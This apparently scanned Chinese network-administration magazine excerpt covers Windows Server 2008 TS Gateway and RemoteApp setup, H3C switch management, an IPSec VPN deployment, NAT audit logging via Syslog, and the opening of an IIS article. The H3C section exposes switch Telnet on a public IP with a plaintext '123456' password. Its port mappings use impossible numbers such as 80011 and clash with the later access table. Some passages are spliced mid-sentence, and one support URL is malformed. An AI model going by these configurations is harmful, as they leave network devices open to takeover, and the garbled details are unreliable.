第二步：在左侧目录树列表中选取网络服务器所在的计算机，单击鼠标右键之后从弹出菜单中选择【属性】命令。

第三步：在属性窗口中，进入“SSL 证书”标签，选择“为 SSL 加密创建自签名证书”一项，并且单击【创建证书】按钮开始创建数字证书。

第四步：在创建自签名证书窗口中，需要输入自签名证书的名称，并且设置证书的存放路径。默认情况下，证书存放在“C:\Users\Administrator\Documents”目录中，但也可以将其存储在其他计算机的共享文件夹中以便快捷使用。

单击【确定】按钮之后，终端网关管理器将创建自签名证书，最终看到如图 5 所示的窗口，表示自签名证书创建成功。




图 5 TS 网关已成功创建自签名证书

安装签名证书

终端网关管理器创建好自签名证书之后，可以将其分发给网络中其他客户端计算机。接着在客户端计算机中参照下述操作步骤安装签名证书。

第一步：在客户端计算机上双击该证书文件激活证书信息窗口，其中显示了该证书颁发机构和有效期等信息。如果确认安装证书，则单击下部的【安装证书】按钮继续。

第二步：接着在“证书导入向导”窗口中单击【下一步】按钮，开始导入数字证书。

第三步：在“证书导入向导”窗口中，选择“根据证书类型，自动选择证书存储区”一项，并且单击【下一步】按钮继续。

接着系统会开始导入数字证书，最终将看到如图 6 所示的完成证书导入向导窗口，单击【完成】按钮完成数字证书导入。




图 6 完成证书导入向导窗口

创建终端服务授权策略

为了确保远程客户端计算机能够顺利接入终端服务器，还需要在终端网关管理器中设置连接授权策略和资源授权策略。

1. 创建连接授权策略

创建连接授权策略可以参照下述步骤进行相应的操作。

第一步：在终端网关管理器中依次展开“TS 网关管理器→策略→连接授权策略”项目，并且运行【操作】→【新建策略】→【向导】命令。

第二步：在授权策略向导窗口中选择“创建 TS CAP 和 TS RAP”一项，其中“TS CAP”表示终端服务连接授权策

略，用于设置允许连接到此终端网关服务器的用户；“TS RAP”表示终端服务资源授权策略，用于指定通过终端网络服务器远程连接的网络资源。

第三步：接着需要设置 TS CAP 的名称，例如此处设置为“Remote Access”。

第四步：在如图 7 所示窗口中，勾选上部的“密码”复选框，同时还要添加用户组成员，例如在此单击“用户组成员身份”区域的【添加组】按钮，并且添加“BUILTIN\Administrators”用户组。



图 7 为 TS 网关创建 TS CAP

第五步：在“设备重定向”选项窗口中，选择“禁用除智能卡之外的所有客户端设备的重定向”一项。

第六步：接着可以在“TS CAP 摘要”选项窗口中，查看到连接授权策略所涉及的信息，确认之后单击【下一步】按钮，进入资源授权策略设置阶段。

2. 创建资源授权策略

和创建连接授权策略相比，创建资源授权策略相对烦琐一些，此时可以参照下述步骤进行操作。

第一步：首先在 Windows Server 2008 中创建一个名为“TS Manage Group”的用户组。

第二步：运行【开始】→【服务管理器】命令，依次展开左侧“服务管理器→角色→终端服务→TS 网关管理器→WIN2008（本地计算机名）→策略→资源授权策略”项目，单击鼠标右键之后，从弹出菜单中选择【管理本地计算机组】命令。

第三步：在管理本地存储的计算机组窗口中单击【创建组】按钮。

第四步：在新建网关管理器的计算机组窗口中进入“常规”标签，并且输入“TS Manage Group”。

第五步：进入“网络资源”标签之后，输入计算机组将包含的网络资源信息。例如分别输入 192.168.1.2 和 192.168.1.22 的计算机 IP 地址，单击【添加】按钮将其添加到“网络资源”列表中。

第六步：此时返回授权策略设置向导窗口，在“资源授权策略”选项窗口中输入“Remote Access”。

第七步：接着向导程序需要添加与此 TS RAP 关联的用

户组，由于在创建连接授权策略的时候已经指定了“BUILTIN\Administrators”用户组，在此也要单击【添加】按钮，并且将该用户组添加到列表中。

第八步：在设置 TS 网关连接的网络资源时，建议选择“现有 TS 网关管理的计算机组或创建新组”一项，这样远程客户端计算机将只能连接到 TS 网关管理的计算机组。

第九步：在“TS 网管管理的组”选项窗口中，需要创建新 TS 网关托管的计算机组，例如在此输入“Remote Access Group”，并且在下部列表中输入诸如“192.168.1.22”之类的 IP 地址，将相应的计算机添加为网络资源。

第十步：在默认情况下，终端服务客户端计算机通过 TCP 端口的 3389 远程连接到网络资源，因此建议在“允许使用的端口”选项窗口中选择“仅允许通过 TCP 端口 3389 连接”一项。如果想使用其他端口，则可以选择“允许通过以下端口连接”或者“允许通过任意端口连接”一项。

#### 提示

如果选择“允许通过以下端口连接”一项，则可以在输入框中输入终端服务端口。如果有多个端口，则可以在端口之间以分号分隔，如“3389;3390”。

第十一步：在“TS RAP 摘要”选项窗口中，可以查看到 TS RAP 设置的主要信息，确认无误后单击下部的【完成】按钮，开始创建连接授权策略和资源授权策略。

稍等片刻，可以查看到相关的授权策略创建信息，表示授权策略创建成功。在授权策略创建完成之后，在终端网管管理器中分别单击左侧的“连接授权策略”和“资源授权策略”项目，就可以在中间区域查看到刚才创建的授权策略信息。

## 使用远程终端访问

完成上述操作之后，远程终端的服务器端设置就结束了，接着可以在客户端计算机上通过远程桌面连接访问服务器。不过只有 Windows Server 2008 和 Windows Vista 系统中的远程桌面连接程序可以直接登录到 Windows Server 2008 架设的远程终端服务器，如果需要在 Windows 2000 和 Windows XP 系统中连接远程终端服务器，还要参照 <http://support/microsoft.com/kb/925876> 地址下载远程桌面连接程序的更新版本。

第一步：运行远程桌面连接程序之后，在“常规”标签下输入终端服务器的计算机名称或者 IP 地址，例如在此输入“win2008”。



## 终端服务远程程序

终端服务远程程序也是 Windows Server 2008 中的一个亮点，这个功能整合了 Web 远程管理模块，能够让客户端计

第二步：进入“高级”标签之后，将身份验证选项设置为“如果身份验证失败则向我发出警告”一项。

第三步：单击【设置】按钮激活远程终端网关服务器设置界面，选择“使用这些 TS 网关服务器设置”一项之后，输入远程终端网关服务器的名称，例如此处为“win2008.www.zhaojiang.com”。

第四步：确认连接之后，在如图 8 所示的窗口中输入相应的远程登录密码。



图 8 远程桌面连接窗口

第五步：接着在窗口中输入登录网关服务器的用户名和密码。确认之后，即可顺利连接到远程终端服务器，这时客户端计算机上将在如图 9 所示的界面中显示出远程终端服务器的桌面，而用户也可以像坐在远程终端服务器面前一样进行各种操作。



图 9 远程终端连接成功

#### 提示

建立远程连接之后，终端服务器将自动锁定，只有在客户端计算机关闭远程桌面连接之后才能重新登录使用。



程序的更新成本和难度，可以作为企业内部应用程序部署的一种手段。

安装终端服务远程程序

安装终端服务远程程序的步骤和安装终端服务几乎一样，只是在“选择角色服务”的窗口中需要勾选“TS Web 访问”复选框，接着在如图 1 所示的弹出窗口中单击【添加必需的角色服务】按钮安装其他的角色服务和功能。




图 1 添加 TS 网关所需的角色服务和功能

安装好终端服务远程程序之后，依次运行【开始】→【管理工具】→【终端服务】→【TS RemoteApp 管理器】命令激活管理器界面，表示终端服务远程程序已经安装成功。

远程程序部署服务

安装好终端服务远程程序之后，在 TS RemoteApp 管理器中单击“终端服务器设置更改”链接可以针对远程程序的部署进行设置，主要有以下几方面内容。

1. 终端服务器设置

在如图 2 所示的“Remote App 部署设置”窗口中可以设置终端服务器的名称与连接端口，在此建议勾选“需要服务器身份验证”复选框增加远程访问的安全性。另外，对于未列出的程序建议设置为“不允许用户在初始连接时启动未列出的程序”。




图 2 终端服务器设置窗口

2. 网关设置

进入“TS 网关”标签，可以设置网关服务器的名称和登录方法，一般采用默认设置即可。

3. 数字签名设置

如果需要对远程连接进行数字签名认证，则可以勾选“使用数字证书签名”复选框，这有助于增强客户端连接的识别。

4. 通用 RDP 设置

在“RDP 设置”标签下可以设定用户在远程连接之后可以使用客户端计算机中的哪些设备和资源，例如勾选打印机和剪贴板，就允许远程计算机在远程连接的时候直接打印输出或者将文件粘贴复制。

创建远程应用程序

在使用终端服务远程程序之前，首先要在服务器端创建远程应用程序，并且将其分发给客户端计算机，这样客户端计算机才能够连接到服务器使用相应的程序。

第一步：在 TS RemoteApp 管理器下部的“RemoteApp 程序”区域中单击鼠标右键，并且从弹出的菜单中选择【添加 RemoteApp 程序】命令激活 RemoteApp 向导窗口。

第二步：在 RemoteApp 向导窗口中列表显示了 Windows Server 2008 附带的一些程序，此时可以用鼠标勾选程序将其添加到 RemoteApp 程序列表中。

第三步：在“RemoteApp 向导”窗口中，可以查看到刚才添加的程序信息，确认将它们添加到 RemoteApp 程序列表中则可以单击下部的【完成】按钮。

第四步：返回 TS Remote App 管理器之后，将看见刚刚添加的程序，这时选中某个程序单击鼠标右键，并且单击【创建 Windows Installer 程序包】命令激活向导创建远程程序分发。

提示

创建远程程序分发的时候，可以创建.rdp 格式文件，也可以创建.msi 格式文件。其中.rdp 格式文件可以使用记事本工具打开编辑，而.msi 格式文件不能通过记事本这样的工具来调整设置。

第五步：在向导窗口中设置程序分发包的存放路径，同时可以针对终端服务器进行相应的设置。

第六步：在“配置分发程序包”窗口中，针对程序分发包进行配置，例如勾选“开始菜单文件夹”可以将此程序分发快捷图标添加到客户端计算机的开始菜单中。

第七步：在“复查设置”窗口中显示了程序分发包的相关设置信息，确认之后单击【完成】按钮创建 MSI 格式的分发。

设置终端服务远程程序用户

从安全角度考虑，一般终端服务远程程序用户都需要输



入相应的用户名和密码才能够顺利建立连接，因此还要参照下述步骤在终端服务器上设置相应的用户。

第一步：运行【开始】→【管理工具】→【计算机管理】命令激活计算机管理窗口，在计算机管理主窗口中依次展开“计算机管理（本地）→系统工具→本地用户和组→组”项目，并且双击右侧区域中的“TS Web 访问计算机”一项。

第二步：在如图 3 所示的窗口中单击【添加】按钮，并且添加用户到“TS Web 访问计算机”用户组中。



图 3 “TS Web 访问计算机属性”窗口

## 使用终端远程程序

在终端远程程序服务器设置完成之后，将创建的.msi 程序分发包通过邮件、QQ 或者 MSN 等方式传送给客户端计算机，接着客户端计算机即可参照下述步骤来使用终端远程程序。

第一步：双击.msi 程序分发包，此时客户端计算机会出现远程连接窗口。在 RemoteApp 提示窗口中提供了远程计算机的名称及允许远程计算机访问自己计算机中的哪些资源。

第二步：单击【连接】按钮之后，需要输入用户名和相应的密码，并且单击【确定】按钮登录远程服务器。

第三步：在与终端远程程序服务器建立连接之后，系统会自动调用 IE 浏览器，并且显示如图 4 所示的页面，其中列表显示了终端远程程序服务器允许访问的应用程序，例如

在此就有磁盘碎片整理和画图两个应用程序。



图 4 TS Web 访问窗口

第四步：进入“远程桌面”页面之后，可以查看到当前远程桌面的设置信息，单击【选项】按钮还能够了解到更多的具体信息。例如远程桌面的分辨率、远程会话时使用的设备资源、是否使用远程计算机的声音、网络连接速度等。

第五步：进入“配置”页面之后，可以针对终端远程程序服务器提供的程序进行相应设置，一般采用默认参数即可。

第六步：在“RemoteApp 程序”页面中双击“画图”程序，则系统会激活终端远程程序服务器中的画图程序，这时就能够像在本计算机中使用画图程序一样随意涂鸦了。

## 小结

从上文的介绍来看，Windows Server 2008 的远程操作过程有些烦琐，不过实际设置的时候还是比较简单的。值得一提的是，这些远程操作都是整合在系统中免费提供的，和 PCAnywhere 之类的共享软件相比根本无需任何花销。因此，有兴趣的朋友不妨来试试，相信 Windows Server 2008 强大的远程操作功能一定也会让您震撼的。

## 小型 H3C 网络管理实例

济南铁路局党校 戚利

经过一段时期艰辛的劳动，我校南楼（客房管理中心）与因特网正式接通。在制定客房网络管理办法的时候，碰到了这样的问题：如何管理网络接入才更省时间，更省人力？

因为要对入住的上网用户收费，所以必须考虑针对每个房间的接入管理。考虑到客房散客入住比较多，入住时间不固定，管理人员一天 8 小时正常上下班等因素，我们

不可能只通过简单地开放和关闭端口来实现对接入的管理。最后商讨的结果是暂时开放 1、2 层。这两个楼层的房间外网一直开通，有需要上网的客人则优先安排入住这两层的房间。没有上网需求的客人则安排到其他楼层。应该说这是一个很不错的选择。接下来就是技术工作了，原则上要求能在任何地方通过互联网控制客房的每一个房间。

网络结构与设备选型

网络拓扑结构如图 1 所示，路由器 R2 通过光纤收发器接入中心机房，为了在管理时更容易操作，将各设备统一命名，命名规则如下：

- R——路由器
- S——交换机
- R21——2 号楼的第一个路由器
- S2-1-1——2 号楼 1 层的第一个交换机




图 1 网络拓扑结构

路由器配置

1. 网络设置

内网网段：192.168.21.0/24  
LAN IP：192.168.21.1  
WAN IP：222.43.\*.\*  
DNS：61.233.154.33  
DHCP：192.168.21.50 -255，50 以前不分配

2. 虚拟服务器设置

要想从公网管理路由器和交换机，必须通过公网 IP 地址。在拓扑结构中，只有路由器具备公网地址，其他交换机使用的全是私有 IP 地址。所以，必须在路由器上进行端口映射，由路由器做代理，将所有交换机的 Telnet 端口映射到公网接口的某个端口上。图 2 是虚拟服务器设置情况。

图 2 虚拟服务器设置

序号	协议	外部地址	外部端口	内部地址	内部端口	域名
1	TCP	222.43	80011	192.168.21.2	23	
2	TCP	222.43	80012	192.168.21.3	23	
3	TCP	222.43	80021	192.168.21.4	23	
4	TCP	222.43	80022	192.168.21.5	23	
5	TCP	222.43	80031	192.168.21.6	23	
6	TCP	222.43	80032	192.168.21.7	23	
7	TCP	222.43	80041	192.168.21.8	23	
8	TCP	222.43	80042	192.168.21.9	23	

图 2 虚拟服务器设置

交换机设置

新购买的 H3C 交换机不具备 Telnet 登录条件，必须先使用带串口的笔记本通过 AUX 进行设置。使用连接线

一端接笔记本的串口，一端接交换机的 Console 口。在笔记本上设置超级终端，将终端仿真类型设置为 VT100，串口波特率设置为 9600，8 位，不使用硬件加速。连接交换机后的设置如下。

注意

所有提示符只是一个标识，无实际意义。

1. 设置可使用 Telnet 方式

```
<h3c> system-view
<h3c> user-interface vty 0 4
<h3c> authentication-mode password
<h3c> set authentication password simple 123456
<h3c> user privilege level 3
<h3c> protocol inbound telnet
<h3c> screen_length 30
<h3c> history-command max-size 20
<h3c> idle-timeout 6
```

2. 设置交换机 IP 地址

```
<h3c> system-view
<h3c> interface vlan-interface 1
<h3c> undo ip address
<h3c> ip address 192.168.21.2 24
<h3c> save
```

通过以上两步，交换机的初步设置就完成了。接下来您就可以将交换机固定到楼层墙壁上的小机柜里。其他的设置可以通过网络来完成。

尽管前面我们进行过交换机 23 端口的映射，但尚无法通过公网 IP 地址与映射后的端口进行直接管理，因为默认情况下交换机没有去往外网的路由。接下来的设置可以在连接外网的任何一台机器上完成。

3. 登录到交换机

登录交换机采用双层 Telnet 来完成，首先使用公网 IP 登录路由器。因为路由器有两个接口，其中一个是和交换机在一个网段上的。然后从路由器界面再次使用私有 IP 登录到同一网段的其他交换机上，即双层 Telnet 登录。图 3 是双层 Telnet 登录示意图。




图 3 双层 Telnet 登录示意图

4. 更改交换机名字

```
<h3c> system-view
```

```
<h3c> sysname S2-1-2
```

### 5. 为交换机增加环出路由

```
<h3c> system-view
<h3c> ip route 0.0.0.0 192.168.21.1
<h3c> save
```

经过以上设置，我们的目标就算基本实现了。在任何一台能联网的计算机上执行如表 1 所示的操作，即可访问到指定的交换机。

表 1 访问指定交换机的操作

操作命令	交换机名	IP 地址
telnet 222.43.*.* 60021	S2-2-1	192.168.21.4
telnet 222.43.*.* 60022	S2-2-2	192.168.21.5
telnet 222.43.*.* 60031	S2-3-1	192.168.21.6
telnet 222.43.*.* 60032	S2-3-2	192.168.21.7
telnet 222.43.*.* 60041	S2-4-1	192.168.21.8
telnet 222.43.*.* 60042	S2-4-2	192.168.21.9
telnet 222.43.*.* 60051	S2-5-1	192.168.21.10
telnet 222.43.*.* 60052	S2-5-2	192.168.21.11

## 日常管理

在日常管理中我们主要是对端口进行操作，比如关闭某个房间的接入，打开某个房间的接入等。因为端口和房间相连，只要有了端口与房间的对应关系，就可以通过操作交换机实现我们需要的功能。常用的端口操作如下：

### 1. 关闭整个楼层网络连接

```
<R21>dis brief int
Interface Link Protocol-link Protocol type Main IP
Aux0 DOWN DOWN PPP --
```

```
Ethernet1/0 UP UP ETHERNE 192.168.21.1
Ethernet1/1 DOWN -- ETHERNET --
.....
<R21>system-view
System View: return to User View with Ctrl+Z.
<R21>interface ethernet 1/0
<R21-Ethernet1/0> shutdown
<R21-Ethernet1/0> save
```

### 2. 打开某个端口的命令

```
<R21>system-view
<R21>interface ethernet 1/0
<R21-Ethernet1/0>undo shutdown
<R21-Ethernet1/0>save
```

### 3. 为 Web 登录建立用户

其实，对交换机的管理最好使用 Web 界面，界面上有交换机的实际效果图，这样操作起来更直观一些。要想使用 Web 界面实施带内管理，除了在路由器上设置服务器映射交换机 80 端口外，还必须在交换机上做如下设置：

```
<h3c> system-view
<h3c> local user1
<h3c> password simple pass1
<h3c> service-type telnet level 3
<h3c> save
```

图 4 是使用 URL 地址 [http://222.43.\\*.\\*:60111](http://222.43.*.*:60111) 登录到交换机的 Web 管理界面。




图 4 Web 管理界面

## IPSecVPN 替代租用信道

近年来，随着山东黄河防汛信息化建设得到快速发展，各级各单位的局域网迅速普及，设备性能也得到根本性的改善。众多的应用系统被开发和应用，如防汛综合决策指挥会商系统、省、市、县三级视频会议系统，各级电子政务系统，引黄涵闸远程监控系统等。相对而言，山东黄河广域信道的改善却远远滞后于实际需求。目前省局到黄委和三市局的带宽是 8Mb/s，到下游三市县局是租赁十四条地方电信公司线路，每年租金近 40 万元，经济负担沉重。广域信道问题早已成为瓶颈，严重制约了防汛信息化的建设和应用，并且越来越突出。为了探索解决问题的途径，我们组织了 VPN 应用研究，组织了基于 VPN 联网技术的调研、试验和应用，取得了理想的效果。

### VPN 技术及标准选择

VPN（虚拟专用网）是一种以公用网络，尤其是以

山东黄河河务局 张云生  
Internet 为基础，综合运用隧道封装、认证、加密、访问控制等多种网络安全技术，为各类组织的总部、分支机构、合作伙伴及远程和移动办公人员提供安全的网络互通和资源共享的技术。VPN 的主要目标是建立一种灵活、低成本、可扩展的网络互连手段，以替代传统的长途专线连接和远程拨号连接，同时 VPN 也是一种实现组织内部网络安全隔离的有效方式。

VPN 技术需要解决的主要问题是实现低成本的互通和安全，VPN 的主要基础技术包括隧道技术、密码技术和网络访问控制技术。隧道技术使得各种内部数据包可以通过公网进行传输；密码技术用于加密隐蔽传输信息、认证用户身份、抗否认等；网络访问控制技术用于对系统进行安全保护，抵抗各种外来攻击。

目前，构建虚拟专用网依据的主要国际标准有 IPSec、

L2TP、PPTP、L2F、SOCKS 等。各种标准的侧重点有所不同，其中 IPSec 是由 IETF 正式定制的开放性 IP 安全标准，是虚拟专网的基础。IPv6 版本将 IPSec 作为其组成部分，而 L2TP 协议草案中也规定它必须以 IPSec 为安全基础。目前，采用 IPSec 标准的 VPN 技术已经成熟，得到国际上几乎所有主流网络和安全供应商的支持，并且正在不断丰富完善。

进行 VPN 应用要具备两个前提条件：一个是用户端实施了 Internet 宽带接入，用于提供公共信道；另一个是部署 VPN 应用网关，用于对数据包进行标记和加、解密。山东局 VPN 信道应用方案拓扑结构如图 1 所示。




图 1 山东局 VPN 信道应用方案结构图

应用方案

1. Internet 宽带接入条件

省局端：由网通济南公司提供的 100Mb/s IP 专线。  
市局端：分别由网通滨州、淄博和东营市分公司提供的 100Mb/s IP 专线。  
县局端：分别由网通邹平、博兴和惠民县分公司提供的 100Mb/s IP 专线。

2. VPN 专用网关设备

省局端：TYLM-VPN-200 企业级 VPN 硬件安全网关。  
市、县局端：TYLM-VPN-100 企业级 VPN 硬件安全网关。  
其主要性能指标如下：  
(1) 对异地企业网内部主机间的网络访问提供自动 IPSec 隧道封装 (AH、ESP)。  
(2) 支持 DES/3DES、MD5/SHA1 及国家密码管理委员会批准使用的硬件密码模块。  
(3) 隧道加密速度最高可达 20Mb/s (TYLM-VPN-100 为 12Mb/s)，可同时支持超过 1000 条并发隧道。  
(4) 支持基于 X.509 标准证书的身份认证。  
(5) 支持 IPSec 隧道的自动协商建立 (用户透明) 和手

动协商建立。

测试结果

1. 视频测试

采用 VCON 视频会议系统，带宽调至 1.5Mb/s，试验 2.5 小时，画面始终清晰稳定，没有马赛克，没有画面中断现象。与租用的 4Mb/s 专线进行了效果对比，VPN 线路的画面质量优于租用线路。

2. 连通性能测试

用 Ping 命令进行连通性能测试，对比线路是租用 4Mb/s 线路和内部 8Mb/s 微波专线，结果见表 1 所示。

表 1(a) 连通性能测试对照表 (单位: ms)

	Min	Max	平均	丢包率
租用 4Mb/s 线路	43	96	51	0
内部 8Mb/s 专线	20	31	25	0
VPN 线路	16	31	19	0

数据包大小为: 8000bytes

表 1(b) 连通性能测试对照表 (单位: ms)

	Min	Max	平均	丢包率
租用 4Mb/s 线路	95	118	101	0
内部 8Mb/s 专线	50	61	50	0
VPN 线路	30	60	35	0

数据包大小为: 20000bytes

由表 1 结果可以得出结论，VPN 专线的传输速率是 8Mb/s 内部专线的 1.3 倍左右，带宽达到 10.4Mb/s，这是一个相当不错的传输结果。

传输性能分析

传输性能基本取决于以下两个因素。

1. VPN 隧道的加密和解密速度

它是指发送方加密再封装和接收方拆封解密的速度，取决于 VPN 网关设备的性能，目前硬件 VPN 设备的加解密速度可达 40Mb/s 以上。

2. 公共信道的可用带宽

当然，VPN 毕竟是虚拟信道，理论上其性能和稳定性会受到网络大通信环境和流量变化的影响，可喜的是，随着国内通信基础设施的不断改善，公用信道的带宽在逐年高速增长，应用环境不断改善。鉴于各运营商之间可能存在的衔接瓶颈，VPN 线路的各个入口最好选择同一运营商。

应用效果

3 年的应用表明，本方案性能稳定可靠，效果好于 4Mb/s 租赁线路，地点迁移时线路重构极其方便，且没有直接费用，



与其他方式相比十分诱人。可以初步得出结论：VPN 技术完全可以作为干线的补充和备用手段，在具备 Internet 接入的条件下，支线则完全可以代替微波。主要有以下几个显著优点：

### 1. 经济性

经济性是 VPN 最突出的特点。其一，它几乎不增加任何直接成本，从而实现高速专用连接，因为即使没有使用 VPN，市局以上单位的 Internet 宽带接入也是必需的，相应的硬件防火墙也需购置。其二，免去了绝大部分运行维护工作，节省大量的运行维护费用。其三，接入和维护成本与距离无关，传输性能也几乎与距离无关。

### 2. 安全性

目前，山东河务局租用的线路均为 PVC（永久虚电路）信道，也属于在公用信道开辟的虚拟通道，不是物理线路的

概念。所传数据的安全性由信道提供商负责保证。其上的数据是否被截获用户方完全不知晓，用户感觉到的只是速度的快慢和稳定性如何。与租用线路相比，VPN 方式虽然也是虚拟信道，数据在进入网络之前就进行了加密，即使数据被截获也无法将其还原，其安全性要好于租用的 PVC 信道。

### 3. 附带解决远程访问问题

异地远程访问是为本单位出差人员进入内部网络、处理办公事务的手段，是我们一直想解决而没有解决好的问题，电话线路拨入的方式，速度慢、费用高，无法满足多媒体应用的需求。VPN 技术为此问题的解决带来了契机，只要在笔记本电脑里安装了相应的加密认证软件，无论到了哪里，只需连上当地公网，即可连接到本地局域网，如果连接点是宽带，其传输速率可达数 Mb/s，使用感觉几乎与本地相同。

## 内网实现网络审计

最近，网监部门加大了上网监控力度，要求我们馆有对所有上网终端进行审计的功能。由于我馆全部采用的是内网 IP 加 NAT 方式上网，且没有实施任何认证，故实现审计有一定难度。经过研究，我们决定在不改变现有网络结构的基础上，采用 Syslog 服务器的方式实现网络审计。

### 网络概况

我馆网络是典型的千兆主干、百兆到桌面的架构，采用思科 6509 作为核心交换机，接入层全部可管理。设有两个网络出口：一个是经校园网接入教育网（1000Mbps），配备的是阿美瑞特千兆防火墙；另一个是从电信拉的专线（15Mbps），配备的是华为 AR4620 路由器。全馆共划分 9 个 VLAN，能上网的有 6 个 VLAN，其中 4 个只走教育网，另外两个走双出口策略路由。接入终端总数为 500 多台，能上网的超过 400 台，全部分配的是 172.16.0.0 的内网 IP 地址，通过在两个出口设备上



图1 网络结构

### 搭建日志服务器

要实现上网审计功能，必须在出口设备启用 NAT 日志功能，并将日志发送至 Syslog 服务器保存，所以首先要搭建好一个日志服务器。我们采用了 Kiwi Syslog Daemon 服务器软件，它功能强大，可以实时显示通过防火墙的所有访问信息，并可以以多种格式（如文件、数据库等）保存，以供查看。服务器 IP 为 172.16.20.222，软件安装很简单，默认是将日志保存至文件，当然也可以根据需要设置不同的日志保存方式。

### 启用 NAT 日志

#### 1. 教育网出口

阿美瑞特防火墙支持 FWlog 和 Syslog，前者是阿美瑞特防火墙私有的日志格式，后者就是被广泛支持的日志格式。

第一步：打开防火墙管理软件，执行【Global Namespace】的【Check Out】命令，然后在【Log Receivers】执行【New Log Receiver】命令，在弹出的对话框中为新的日志服务器取名“Edu”，IP 设置为前面已经建好的日志服务器的 IP（172.16.20.222），确定后退出。

第二步：在正在工作的防火墙“Rules”栏里找到对各个 VLAN 进行 NAT 的配置项，双击弹出属性对话框，在“Log Settings”选项卡中选择刚配置的“Edu”作为“Log Receiver”，还可以在“Severity”处设置日志输出的各个级别。

第三步：执行【Check In】命令，确认无误后执行【Deploy Configuration】命令即可。

此时在日志服务器上打开 Kiwi Syslog Daemon 管理台，即可看到来自防火墙的日志。

2. 电信网出口

华为路由器 AR4620 的 NAT 已经在正常工作，但默认没有开启 NAT 日志功能，开启步骤如下。

第一步：用 Telnet 进入路由器控制台，进入 SYS 模式，执行：

```
[Router]ip userlog nat
[Router]ip userlog nat syslog
```

第二步：重新配置内网地址列表，主要是在列表里添加了关键参数“logging”：

```
[Router] acl number 2001
[Router] rule 0 permit source 172.16.20.0 0.0.0.255 logging
[Router] rule 1 permit source 172.16.70.0 0.0.0.255 logging
```

第三步：信息中心配置：

```
[Router] info-center loghost 172.16.20.222
```

```
[Router] info-center enable
```

同样，在 Kiwi Syslog Daemon 管理台即可看到来自路由器的日志。

通过设置 Syslog 服务器集中管理网络日志，可以看到里面详细记载了每台终端上网的时间、源和目标 IP 及端口等信息，这样不仅为内网安全提供了依据，而且为以后的审计提供了可靠保证。这些日志记录全部以文件的形式保存在服务器本地硬盘里，随着日志量的增加，会加重日志服务器的负担，我们可以采取多台日志服务器分别接收来自不同出口或者 VLAN 的 NAT 记录以缓解网络负担，也可以采用第三方数据库如 SQL Server 等来保存记录以缓解存储负担。

总之，通过本文介绍的方法，可以很好地实现企业级的网络审计功能。

用 IE 浏览远程教育资源网

湖南省浏阳市第四中学 谭伟

农村中小学现代远程教育工程的实施，从硬件、资源、经费，乃至教学管理及教学评价等方面为农村教师信息化教学能力的发展提供了更多的“支点”。设备安装好之后，作为管理员，要做的就是将装载资源的计算机与局域网连起来、留意卫星接收设备是否打开、装载资源服务器是否正常及硬盘的剩余空间。其他的老师要用资源时，只要先在自己的计算机上安装好专用的资源浏览器，连上局域网就能浏览、下载这些资源了。

然而这个专用的资源浏览器给我们的老师带来了不便，能不能不用安装专用资源浏览器，用我们常用的 IE 就能从服务器上浏览、下载远教资源呢？我们利用 IIS 配置远程教育资源网站，解决了这一问题。

分析远程教育资源

我们先来分析中央电教馆传送的远教资源文件夹目录结构。以我校接收到的初中上学期内容为例，我校远程教育资源存放在服务器（IP 为 192.168.0.3）E 盘的“远教资源”文件夹中，现在目录结构如图 1 所示（注：现在接收内容还不全）。

